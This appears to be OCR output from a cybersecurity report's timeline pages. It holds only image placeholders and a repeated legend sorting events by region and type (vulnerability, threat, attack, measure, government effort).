


▲: Worldwide
▲: Limited to some overseas regions
▲: Limited to Japan

: Vulnerability
: Threat
: Cyber attack/ incident

: Measure
: Government effort

* Dates listed in timeline may not be the date of the occurrence of the event but instead the date they were posted in articles.




▲: Worldwide
▲: Limited to some overseas regions
▲: Limited to Japan

: Vulnerability
: Threat
: Cyber attack/ incident


: Measure
: Government effort

* Dates listed in timeline may not be the date of the occurrence of the event but instead the date they were posted in articles.



▲: Worldwide
▲: Limited to some overseas regions
▲: Limited to Japan
: Vulnerability
: Threat
: Cyber attack/ incident
: Measure
: Government effort

* Dates listed in timeline may not be the date of the occurrence of the event but instead the date they were posted in articles.




▲: Worldwide
▲: Limited to some overseas regions
▲: Limited to Japan

: Vulnerability
: Threat
: Cyber attack/ incident

: Measure
: Government effort

* Dates listed in timeline may not be the date of the occurrence of the event but instead the date they were posted in articles.

